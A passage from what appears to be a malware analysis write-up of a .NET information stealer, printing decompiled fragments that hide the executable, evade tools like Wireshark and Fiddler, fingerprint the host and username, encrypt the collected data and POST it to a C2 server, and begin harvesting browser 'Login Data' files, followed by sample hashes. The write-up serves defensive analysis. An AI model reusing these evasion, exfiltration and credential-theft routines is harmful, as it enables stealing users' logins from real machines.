        File.SetAttributes(Application.ExecutablePath, FileAttributes.Hidden);
    }
    catch
    {
    }
```

Next it has functions to check whether there are analysis programs currently running as processes, and will sleep for 20000ms if it finds any (roughly 30 seconds).

```
string[] array = new string[]
{
    "http analyzer",
    "charles",
    "fiddler",
    "Wireshark",
    "wpe pro"
};
string[] array2 = new string[]
{
    "httpanalyzerstdv",
    "charles",
    "Fiddler",
    "wireshark",
    "wpe"
};
Process[] processes = Process.GetProcesses();
for (int i = 0; i < processes.Length; i++)
{
    Process process = processes[i];
    for (int j = 0; j < array.Length; j++)
```

<-snip->

```
if (Class7.smethod_0())
{
    Thread.Sleep(20000);
    return Program.smethod_0(list_0, short_0, short_1);
}
```

It then gathers some information about the computer that it has just infected, such as the type of CPU, amount of RAM, networking info, etc.

```
"AUG -% 0: CPU[",
Class9.smethod_3(),
"] BASE[",
Class9.smethod_8(),
"] BIOS[",
Class9.smethod_9(),
"]"
```

It also grabs the username of the person currently logged in

```
try
{
    array = Program.smethod_0(new List<string>
    {
        Class9.smethod_2(),
        Class9.smethod_1(),
        Environment.UserName
    }, 4, 9).Split(new string[]
    {
        Program.Seperator
    }, StringSplitOptions.None);
}
catch
{
}
```

It then encrypts the data and sends it to the pre-programmed C2 server via the following web request

```
try
{
    string text = Class9.smethod_0(Class9.smethod_10((int)short_0, (int)short_1));
    list_0.Insert(0, text);
    string str = Data.Encrypt(string.Join(Program.Seperator, list_0.ToArray()), text);
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(new Uri(Program.string_0));
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.MaximumAutomaticRedirections = 2;
    httpWebRequest.Method = "POST";
    httpWebRequest.UserAgent = Data.Encrypt(text, null);
    httpWebRequest.Accept = "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8";
    httpWebRequest.Timeout = 100000;
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
```

We can see that it is using a POST method and has a timeout value set to 100000ms. The C2 URL value is completely configurable and will change from sample to sample.

After checking in with its C2 the malware immediately begins its data exfiltration routines. Checking through the code shows functions for all the data exfil types listed at the beginning of this post. I will not list all of the code here for brevity sake.

```
if (array[0] == "1")
{
    string text = string.Empty;
    List<string> list = Class0.smethod_2(Program.string_1.Replace("Roaming", string.Empty), "Login Data");
    if (list != null && list.Count > 0)
    {
        foreach (string current in list)
        {
```

All-in-all this is a pretty interesting sample. I am still analyzing and learning more about it, but I think that about wraps it up for this post!

The sample analyzed in this post was found on hybrid-analysis over here.

Filetype	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows

Mimetype	application/x-dosexec
Size	102912
MD5	11c445c509f6a86fde366076502f085a
SHA1	47edb81b7ab25a632c6d2911581e800f700208b2
SHA256	c725e62b5aa3dfbf41b979bb55b04d43fa7042ca34cb914892872267e79de8d1